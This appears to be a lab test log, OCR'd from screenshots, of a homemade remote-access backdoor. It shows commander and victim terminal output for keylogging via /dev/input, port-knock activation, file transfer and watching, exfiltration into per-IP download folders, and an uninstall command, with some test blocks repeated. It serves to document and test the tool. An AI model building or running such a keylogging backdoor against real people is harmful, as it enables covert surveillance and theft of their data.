
Test 33



```
17:51:42(-)root@localhost:project$ python commander.py -ip 192.168.0.21 -dport 2000
Encryption Key: fM
Press ENTER to continue

==============MENU OPTIONS==============
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:7
Write the name of file you want to watch: tet
[ERROR: File does not exist] wrong file path
Press ENTER to continue

==============MENU OPTIONS==============
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:9
[ERROR] Watcher instance is not running
Press ENTER to continue
```

```
17:51:44(-)root@localhost:project$ python victim.py -p 2000

---[STANDING BY FOR PORT KNOCK]---
Port Knock Success: ('192.168.0.22', 1200)
Enter Encryption Key: fM
[MAIN] waiting on command
[COMMAND RECEIVED] Watch File: Error File path
[MAIN] waiting on command
[COMMAND RECEIVED] Stop Watching File
Not Watching a File
[MAIN] waiting on command
```

Test 34




```
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:9
[WATCHER] Process Stopped
Press ENTER to continue

==============MENU OPTIONS==============
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:8
Write the path of directory you want to watch: dir
[WATCH STARTED] on dir
Press ENTER to continue[Directory Created] downloads/192.168.0.21/watching/dir


==============MENU OPTIONS==============
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:9
[ERROR] Watching a Directory right now
Press ENTER to continue
```

```
17:53:47(-)root@localhost:project$ python victim.py -p 2000

---[STANDING BY FOR PORT KNOCK]---
Port Knock Success: ('192.168.0.22', 1200)
Enter Encryption Key: OQ
[MAIN] waiting on command
[COMMAND RECEIVED] Start Keylogger
[KEYLOGGER] keylog.txt exists
[KEYLOGGER] Found the event file path: /dev/input/event4
[KEYLOGGER] Process Started
[MAIN] waiting on command
[COMMAND RECEIVED] Stop Keylogger
[KEYLOGGER] Process Stopped
Keylogger Stopped
[MAIN] waiting on command
[COMMAND RECEIVED] Watch File: [WATCHER] File Watching on victim.py
[MAIN] waiting on command
[SENDING] victim.py
[COMMAND RECEIVED] [WATCHER] Process Stopped
Stopped watching the directory
[MAIN] waiting on command
[COMMAND RECEIVED] Stop Watching File
Not Watching a File
[MAIN] waiting on command
[COMMAND RECEIVED] Status:False File:False==Dir:False
Watch Directory: dir
[WATCHER] Directory Watching on dir
[MAIN] waiting on command
[COMMAND RECEIVED] Stop Watching File
[WATCHER] Process Stopped
Status:False    File:False==Dir:False
[MAIN] waiting on command
```

Watching Directory Test Cases


Test 35



```
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:9
[WATCHER] Process Stopped
Press ENTER to continue

==============MENU OPTIONS==============
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:8
Write the path of directory you want to watch: dir
[WATCH STARTED] on dir
Press ENTER to continue[Directory Created] downloads/192.168.0.21/watching/dir


==============MENU OPTIONS==============
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:9
[ERROR] Watching a Directory right now
Press ENTER to continue
```

```
17:53:47(-)root@localhost:project$ python victim.py -p 2000

---[STANDING BY FOR PORT KNOCK]---
Port Knock Success: ('192.168.0.22', 1200)
Enter Encryption Key: OQ
[MAIN] waiting on command
[COMMAND RECEIVED] Start Keylogger
[KEYLOGGER] keylog.txt exists
[KEYLOGGER] Found the event file path: /dev/input/event4
[KEYLOGGER] Process Started
[MAIN] waiting on command
[COMMAND RECEIVED] Stop Keylogger
[KEYLOGGER] Process Stopped
Keylogger Stopped
[MAIN] waiting on command
[COMMAND RECEIVED] Watch File: [WATCHER] File Watching on victim.py
[MAIN] waiting on command
[SENDING] victim.py
[COMMAND RECEIVED] [WATCHER] Process Stopped
Stopped watching the directory
[MAIN] waiting on command
[COMMAND RECEIVED] Stop Watching File
Not Watching a File
[MAIN] waiting on command
[COMMAND RECEIVED] Status:False File:False==Dir:False
Watch Directory: dir
[WATCHER] Directory Watching on dir
[MAIN] waiting on command
[COMMAND RECEIVED] Stop Watching File
[WATCHER] Process Stopped
Status:False    File:False==Dir:False
[MAIN] waiting on command
```

Test 36




```
---------------MENU OPTIONS---------------
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:8
Write the path of directory you want to watch: dir
[WATCH STARTED] on dir
Press ENTER to continue[Directory Created] downloads/192.168.0.21/watching/dir
[Directory Created] downloads/192.168.0.21/watching/dir/1
[File Received] saved as downloads/192.168.0.21/watching/dir/test.txt
[File Received] saved as downloads/192.168.0.21/watching/dir/test.txt
[File Deleted] dir/test.txt moved to downloads/192.168.0.21/deleted/dir/test.txt
```

```
[MAIN] waiting on command
[COMMAND RECEIVED] Transfer File From: [SENDING] test-5.txt
[MAIN] waiting on command
[COMMAND RECEIVED] Run Program
[MAIN] waiting on command
[COMMAND RECEIVED] Watch File: [WATCHER] File Watching on test-4.txt
[MAIN] waiting on command
[SENDING] test-4.txt
[SENDING] test-4.txt
[SENDING] test-4.txt
[SENDING] test-4.txt
[COMMAND RECEIVED] Stop Watching File
[WATCHER] Process Stopped
Status:False    File:False--Dir:False
[MAIN] waiting on command
[COMMAND RECEIVED] Status:False File:False--Dir:False
Watch Directory: dir
[WATCHER] Directory Watching on dir
[MAIN] waiting on command
[SENDING] dir/test.txt
[SENDING] dir/test.txt
[SENDING] dir/test.txt
```

```
17:07:19(-)root@localhost:deleted$ cd ..
17:07:52(-)root@localhost:192.168.0.21$ cd watching/
17:07:56(-)root@localhost:watching$ ls
dir
17:07:57(-)root@localhost:watching$ cd dir/
17:07:58(-)root@localhost:dir$ ls
17:07:59(-)root@localhost:dir$ ls
1  test.txt
17:08:23(-)root@localhost:dir$ vim test.txt
17:08:27(-)root@localhost:dir$ ls -l
total 8
drwxr-xr-x 2 root root 4096 Dec  1 17:08 1
-rw-r--r-- 1 root root   27 Dec  1 17:08 test.txt
17:08:28(-)root@localhost:dir$ ls
1
17:08:43(-)root@localhost:dir$ cd ,,
bash: cd: ,,: No such file or directory
17:08:44(-)root@localhost:dir$ cd ..
17:08:46(-)root@localhost:watching$ cd  ..
17:08:47(-)root@localhost:192.168.0.21$ cd deleted/
17:08:49(-)root@localhost:deleted$ ls
dir  test-4.txt
17:08:49(-)root@localhost:deleted$ cd
```

```
1  test.txt
17:08:32(-)root@localhost:dir$ ls -l
total 8
drwxr-xr-x 2 root root 4096 Dec  1 17:08 1
-rw-r--r-- 1 root root   27 Dec  1 17:08 test.txt
17:08:33(-)root@localhost:dir$ dolphin
kf.service.services: The desktop entry file "/usr/share/applications/bookmarks.desktop" has Type= "Application" but
also has a X-KDE-Library key. This works for now, but makes user-preference handling difficult, so support for this
might be removed at some point. Consider splitting it into two desktop files.
kf.service.services: The desktop entry file "/usr/share/applications/bookmarks.desktop" has Type= "Application" but
also has a X-KDE-Library key. This works for now, but makes user-preference handling difficult, so support for this
might be removed at some point. Consider splitting it into two desktop files.
kf.service.services: The desktop entry file "/usr/share/applications/bookmarks.desktop" has Type= "Application" but
also has a X-KDE-Library key. This works for now, but makes user-preference handling difficult, so support for this
might be removed at some point. Consider splitting it into two desktop files.
kf.service.services: The desktop entry file "/usr/share/applications/bookmarks.desktop" has Type= "Application" but
also has a X-KDE-Library key. This works for now, but makes user-preference handling difficult, so support for this
might be removed at some point. Consider splitting it into two desktop files.
kf.service.services: The desktop entry file "/usr/share/applications/bookmarks.desktop" has Type= "Application" but
also has a X-KDE-Library key. This works for now, but makes user-preference handling difficult, so support for this
might be removed at some point. Consider splitting it into two desktop files.
17:08:42(-)root@localhost:dir$
```


Test 37



```
[File Received] saved as downloads/192.168.0.21/watching/dir/test.txt
[File Received] saved as downloads/192.168.0.21/watching/dir/test.txt
[File Deleted] dir/test.txt moved to downloads/192.168.0.21/deleted/dir/test.txt
downloads/192.168.0.21/watching/dir/1 moved to downloads/192.168.0.21+/deleted/dir/1


---------------MENU OPTIONS---------------
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:10
[WATCHER] Process Stopped
Press ENTER to continue
```

```
[COMMAND RECEIVED] Run Program
[MAIN] waiting on command
[COMMAND RECEIVED] Watch File: [WATCHER] File Watching on test-4.txt
[MAIN] waiting on command
[SENDING] test-4.txt
[SENDING] test-4.txt
[SENDING] test-4.txt
[SENDING] test-4.txt
[COMMAND RECEIVED] Stop Watching File
[WATCHER] Process Stopped
Status:False    File:False--Dir:False
[MAIN] waiting on command
[COMMAND RECEIVED] Status:False File:False--Dir:False
Watch Directory: dir
[WATCHER] Directory Watching on dir
[MAIN] waiting on command
[SENDING] dir/test.txt
[SENDING] dir/test.txt
[SENDING] dir/test.txt
[COMMAND RECEIVED] [WATCHER] Process Stopped
Stopped watching the directory
[MAIN] waiting on command
```


Test 39



```
[File Received] saved as downloads/192.168.0.21/watching/dir/test.txt
[File Received] saved as downloads/192.168.0.21/watching/dir/test.txt
[File Deleted] dir/test.txt moved to downloads/192.168.0.21/deleted/dir/test.txt
downloads/192.168.0.21/watching/dir/1 moved to downloads/192.168.0.21+/deleted/dir/1


---------------MENU OPTIONS---------------
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:10
[WATCHER] Process Stopped
Press ENTER to continue
```

```
[COMMAND RECEIVED] Run Program
[MAIN] waiting on command
[COMMAND RECEIVED] Watch File: [WATCHER] File Watching on test-4.txt
[MAIN] waiting on command
[SENDING] test-4.txt
[SENDING] test-4.txt
[SENDING] test-4.txt
[SENDING] test-4.txt
[COMMAND RECEIVED] Stop Watching File
[WATCHER] Process Stopped
Status:False    File:False--Dir:False
[MAIN] waiting on command
[COMMAND RECEIVED] Status:False File:False--Dir:False
Watch Directory: dir
[WATCHER] Directory Watching on dir
[MAIN] waiting on command
[SENDING] dir/test.txt
[SENDING] dir/test.txt
[SENDING] dir/test.txt
[COMMAND RECEIVED] [WATCHER] Process Stopped
Stopped watching the directory
[MAIN] waiting on command
```


Test 40



```
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:2
Press ENTER to continue

===============MENU OPTIONS===============
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:7
Write the name of file you want to watch: victim.py
[WATCH STARTED] on victim.py
Press ENTER to continue

===============MENU OPTIONS===============
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:10
[ERROR] Watching a File right now
Press ENTER to continue
```

```
17:53:47(-)root@localhost:project$ python victim.py -p 2000

---[STANDING BY FOR PORT KNOCK]---
Port Knock Success: ('192.168.0.22', 1200)
Enter Encryption Key: OQ
[MAIN] waiting on command
[COMMAND RECEIVED] Start Keylogger
[KEYLOGGER] keylog.txt exists
[KEYLOGGER] Found the event file path: /dev/input/event4
[KEYLOGGER] Process Started
[MAIN] waiting on command
[COMMAND RECEIVED] Stop Keylogger
[KEYLOGGER] Process Stopped
Keylogger Stopped
[MAIN] waiting on command
[COMMAND RECEIVED] Watch File: [WATCHER] File Watching on victim.py
[MAIN] waiting on command
[SENDING] victim.py
[COMMAND RECEIVED] [WATCHER] Process Stopped
Stopped watching the directory
[MAIN] waiting on command
```


Test 42



```
Choose an Option from above:10
[WATCHER] Process Stopped
Press ENTER to continue

---------------MENU OPTIONS---------------
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:11
[DISCONNECTING]
17:09:25(-)root@localhost:project$ python3 commander.py -ip 192.168.0.21
Encryption Key: FF
Press ENTER to continue
```

```
[SENDING] test-4.txt
[SENDING] test-4.txt
[COMMAND RECEIVED] Stop Watching File
[WATCHER] Process Stopped
Status:False    File:False--Dir:False
[MAIN] waiting on command
[COMMAND RECEIVED] Status:False File:False--Dir:False
Watch Directory: dir
[WATCHER] Directory Watching on dir
[MAIN] waiting on command
[SENDING] dir/test.txt
[SENDING] dir/test.txt
[SENDING] dir/test.txt
[COMMAND RECEIVED] [WATCHER] Process Stopped
Stopped watching the directory
[MAIN] waiting on command
[COMMAND RECEIVED] Disconnect
[DISCONNECTING]


---[STANDING BY FOR PORT KNOCK]---
Port Knock Success: ('192.168.0.22', 1200)
Enter Encryption Key:
```

Test 43



```
Choose an Option from above:11
[DISCONNECTING]
17:09:25(-)root@localhost:project$ python3 commander.py -ip 192.168.0.21
Encryption Key: FF
Press ENTER to continue

---------------MENU OPTIONS---------------
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:12
[DISCONNECTING]
17:09:41(-)root@localhost:project$ 
```

```
[WATCHER] Process Stopped
Status:False    File:False--Dir:False
[MAIN] waiting on command
[COMMAND RECEIVED] Status:False File:False--Dir:False
Watch Directory: dir
[WATCHER] Directory Watching on dir
[MAIN] waiting on command
[SENDING] dir/test.txt
[SENDING] dir/test.txt
[SENDING] dir/test.txt
[COMMAND RECEIVED] [WATCHER] Process Stopped
Stopped watching the directory
[MAIN] waiting on command
[COMMAND RECEIVED] Disconnect
[DISCONNECTING]


---[STANDING BY FOR PORT KNOCK]---
Port Knock Success: ('192.168.0.22', 1200)
Enter Encryption Key: FF
[MAIN] waiting on command
[COMMAND RECEIVED] Uninstall
```

```
17:07:59(-)root@localhost:dir$ ls
1  test.txt
